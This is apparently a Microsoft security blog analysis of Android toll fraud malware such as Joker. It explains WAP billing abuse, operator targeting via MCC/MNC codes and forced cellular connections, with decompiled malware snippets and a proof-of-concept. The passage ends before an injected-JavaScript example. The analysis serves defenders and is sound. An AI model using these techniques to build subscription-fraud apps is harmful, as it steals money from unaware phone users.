Toll fraud malware: How an Android application can drain your wallet

microsoft.com/security/blog/2022/06/30/toll-fraud-malware-how-an-android-application-can-drain-your-wallet/

June 30, 2022

Toll fraud malware, a subcategory of billing fraud in which malicious applications subscribe users to premium services without their knowledge or consent, is one of the most prevalent types of Android malware – and it continues to evolve.

Compared to other subcategories of billing fraud, which include SMS fraud and call fraud, toll fraud has unique behaviors. Whereas SMS fraud or call fraud use a simple attack flow to send messages or calls to a premium number, toll fraud has a complex multi-step attack flow that malware developers continue to improve.


For example, we saw new capabilities related to how this threat targets users of specific network operators. It performs its routines only if the device is subscribed to any of its target network operators. It also, by default, uses cellular connection for its activities and forces devices to connect to the mobile network even if a Wi-Fi connection is available. Once the connection to a target network is confirmed, it stealthily initiates a fraudulent subscription and confirms it without the user's consent, in some cases even intercepting the one-time password (OTP) to do so. It then suppresses SMS notifications related to the subscription to prevent the user from becoming aware of the fraudulent transaction and unsubscribing from the service.

Another unique behavior of toll fraud malware is its use of dynamic code loading, which makes it difficult for mobile security solutions to detect threats through static analysis, since parts of the code are downloaded onto the device in certain parts of the attack flow. Despite this evasion technique, we've identified characteristics that can be used to filter and detect this threat. We also see adjustments in Android API restrictions and Google Play Store publishing policy that can help mitigate this threat.

Toll fraud has drawn media attention since Joker, its first major malware family, found its way to the Google Play Store back in 2017. Despite this attention, there's not a lot of published material about how this type of malware carries out its fraudulent activities. Our goal for this blog post is to share an in-depth analysis on how this malware operates, how analysts can better identify such threats, and how Android security can be improved to mitigate toll fraud. This blog covers the following topics:

The WAP billing mechanism: An overview

To understand toll fraud malware, we need to know more about the billing mechanism that attackers use. The commonly used type of billing in toll fraud is Wireless Application Protocol (WAP). WAP billing is a payment mechanism that enables consumers to subscribe to paid content from sites that support this protocol and get charged directly through their mobile phone bill. The subscription process starts with the customer initiating a session with the service provider over a cellular network and navigating to the website that provides the paid service. As a second step, the user must click a subscription button, and, in some cases, receive a one-time password (OTP) that has to be sent back to the service provider to verify the subscription. The overall process is depicted below:


Mobile device
Premium service provider
WAP
Browses through premium services
Opens subscription page
Clicks subscribe
*Receives request and sends OTP to confirm the subscription
SMS
*Receives OTP and sends it back to confirm subscription
*Verifies OTP and sends SMS confirmation ff subscription
*Receives SMS confirmation
* Not always present

Figure

1. The WAP billing process in a nutshell

It should be noted that the process depends on the service provider, thus not all steps are always present. For example, some providers do not require an OTP, which means that the mobile user can subscribe to a service by simply clicking the subscription button while the device is connected to a cellular network.

Fraudulent subscriptions via toll fraud


We classify a subscription as fraudulent when it takes place without a user's consent. In the case of toll fraud, the malware performs the subscription on behalf of the user in a way that the overall process isn't perceivable through the following steps:

1. Disable the Wi-Fi connection or wait for the user to switch to a mobile network
2. Silently navigate to the subscription page
3. Auto-click the subscription button
4. Intercept the OTP (if applicable)
5. Send the OTP to the service provider (if applicable)
6. Cancel the SMS notifications (if applicable)

One significant and permissionless inspection that the malware does before performing these steps is to identify the subscriber's country and mobile network through the mobile country codes (MCC) and mobile network codes (MNC). This inspection is done to target users within a specific country or region. Both codes can be fetched by using either the *TelephonyManager*or the *SystemProperties*class. The *TelephonyManager.getSimOperator()* API call returns the MCC and MNCcodes as a concatenated string, while other functions of the same class can be used to retrieve various information about the mobile network that the device is currently subscribed to. As the network and SIM operator may differ (e.g., in roaming), the *getSimOperator*function is usually preferred by malware developers.

The same type of information can be fetched by using the *SystemProperties.get(String key)* function where the key parameter may be one or several (using multiple calls) of the following strings: *gsm.operator.numeric, gsm.sim.operator.numeric, gsm.operator.iso-country, gsm.sim.operator.iso-country, gsm.operator.alpha, gsm.sim.operator.alpha*

The difference with the first call is that the *android.os.SystemProperties* class is marked as *@SystemApi*, therefore an application has to use Java reflection to invoke the function. The MNC and MCC codes are also used to evade detection, as the malicious activity won't be performed unless the SIM operator belongs to the ones targeted:



```
if(bhu8.cft6.startsWith("655")) {
    if(vgy7.vgy7.vgy7.vgy7.cft6.bhu8.qaz1 == null) {
        vgy7.vgy7.vgy7.vgy7.cft6.bhu8.qaz1 = new vgy7.vgy7.vgy7.vgy7.cft6.bhu8(v5, 5);
    }

    if(vgy7.vgy7.vgy7.vgy7.cft6.bhu8.wsx2 == null) {
        vgy7.vgy7.vgy7.vgy7.cft6.bhu8.wsx2 = new vgy7.vgy7.vgy7.vgy7.cft6.bhu8(v5, 9);
    }

    vgy7.vgy7.vgy7.vgy7.cft6.bhu8.qaz1.nji9();
    vgy7.vgy7.vgy7.vgy7.cft6.bhu8.wsx2.nji9();
}
```

Figure 2. Joker malware running its payload, targeting South African mobile operators

The following sections present an analysis of the fraudulent subscription steps in the context of the Android operating system. This analysis can help identify the API calls and the permissions needed for the implementation of a toll fraud scheme.


Forcing cellular communication

Variants of toll fraud malware targeting Android API level 28 (Android 9.0) or lower disable the Wi-Fi by invoking the *setWifiEnabled* method of the *WifiManager* class. The permissions needed for this call are *ACCESS_WIFI_STATE* and *CHANGE_WIFI_STATE***.** Since the protection level for both permissions is set to normal, they are automatically approved by the system.

Meanwhile, malware targeting a higher API level uses the *requestNetwork* function of the *ConnectivityManager*class. The Android developers page describes the *requestNetwork method* as:

This method will attempt to find the best network that matches the given NetworkRequest, and to bring up one that does if none currently satisfies the criteria. The platform will evaluate which network is the best at its own discretion. Throughput, latency, cost per byte, policy, user preference and other considerations may be factored in the decision of what is considered the best network.

The required permission for this call is either *CHANGE_NETWORK_STATE* (protection level: normal) or *WRITE_SETTINGS*(protection level: signature|preinstalled|appop|pre23), but since the latter is protected, the former is usually preferred by malware developers. In the code snippet depicted below from a malware sample that can perform toll fraud, the function *vgy7*is requesting a *TRANSPORT_CELLULAR* transport type (Constant Value: 0x00000000) with *NET_CAPABILITY_INTERNET* (Constant Value: 0x0000000c):




```
public final void vgy7() {
    try {
        NetworkRequest.Builder v1 = new NetworkRequest.Builder();
        v1.addCapability(12);
        v1.addTransportType(0);
        ((ConnectivityManager)this.vgy7.getSystemService("connectivity")).requestNetwork(v1.build(), new ConnectivityManager.NetworkCallback() {
            @Override  // android.net.ConnectivityManager$NetworkCallback
            public void onAvailable(Network arg2) {
                bhu8.this.xdr5 = arg2;
            }

            @Override  // android.net.ConnectivityManager$NetworkCallback
            public void onLost(Network arg4) {
                super.onLost(arg4);
                vgy7 v0 = bhu8.this.mko0;
                if(v0 != null) {
                    v0.mko0("onLostMobileNetwork");
                }

                bhu8.this.xdr5 = null;
                bhu8.this.vgy7(null);
            }
        });
    }
    catch(Exception v0) {
    }
}
```

Figure 3. Code from a Joker malware sample requesting a TRANSPORT_CELLULAR transport type

Figure 3. Code from a Joker malware sample requesting a TRANSPORT_CELLULAR transport type


The *NetworkCallback*is used to monitor the network status and retrieve a *network*type variable that can be used to bind the process to a particular network via the *ConnectivityManager.bindProcessToNetwork*function. This allows the malware to use the mobile network even when there is an existing Wi-Fi connection. The proof-of-concept code depicted below uses the techniques described above to request a *TRANSPORT_CELLULAR* transport type. If the transport type is available, it binds the process to the mobile network to load the host at example.com in the application’s WebView:



```java
        handler = new Handler(handlerThread.getLooper()){
            @Override
            public void handleMessage(Message message){

                int what = message.what;
                if (what == 1) {
                    txt.setText("Using Cellular Network");
                    loadUrl("https://example.com/");
                    handler.removeMessages( what: 1);
                }
                else {
                    loadUrl("about:blank");
                    txt.setText("Using Wi-fi");
                    handler.removeMessages( what: 2);
                }
            }
        };

        NetworkRequest.Builder v1 = new NetworkRequest.Builder();
        v1.addCapability(NetworkCapabilities.NET_CAPABILITY_INTERNET);
        v1.addTransportType(NetworkCapabilities.TRANSPORT_CELLULAR);
        ConnectivityManager cm = (ConnectivityManager) this.getApplicationContext().getSystemService(CONNECTIVITY_SERVICE);
        cm.requestNetwork(v1.build(),new ConnectivityManager.NetworkCallback(){
            @Override
            public void onAvailable(Network network){
                cm.bindProcessToNetwork(network);
                handler.sendMessage(handler.obtainMessage( what: 1));
            }
            @Override
            public void onLost(Network network){
                super.onLost(network);
                handler.sendMessage(handler.obtainMessage( what: 2));
            }
        });
    }
    public  void loadUrl(String url){
        wv.post(new Runnable() {
            public void run() {
                wv.loadUrl(url);
            }
        });
    }
}
```

Figure 4. Proof-of-concept code to request a TRANSPORT_CELLULAR transport type

While it is expected that the Wi-Fi connection is preferred even when mobile connection is also available, the process exclusively uses the cellular network to communicate with the server:



Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

Figure 5. The mobile browser loads example.com when TRANSPORT_CELLULAR transport type is available and loads a blank page when only Wi-Fi is available

In fact, the user must manually disable mobile data to prevent the malware from using the cellular network**.** Even though the *setWifiEnabled*has been deprecated, it can still be used by malware targeting API level 28 or lower.

Fetching premium service offers and initiating subscriptions

Assuming that the SIM operator is on the target list and the device is using a *TRANSPORT_CELLULAR*type network, the next step is to fetch a list of websites offering premium services and attempt to automatically subscribe to them.

The malware will communicate with a C2 server to retrieve a list of offered services. An offer contains, between else, a URL which will lead to a redirection chain that will end up to a web page, known as landing page.

What happens next depends on the way that the subscription process is initiated, thus the malware usually includes code that can handle various subscription flows. In a typical case scenario, the user has to click an HTML element similar to the one depicted below (JOIN NOW), and as a second step, send a verification code back to the server:





Figure 6. A subscription page that's loaded in the background without the user's knowledge.


For the malware to do this automatically, it observes the page loading progress and injects JavaScript code designed to click HTML elements that initiate the subscription. As the user can only subscribe once to one service, the code also marks the HTML page using a cookie to avoid duplicate subscriptions. The following is an example of such a code:



```
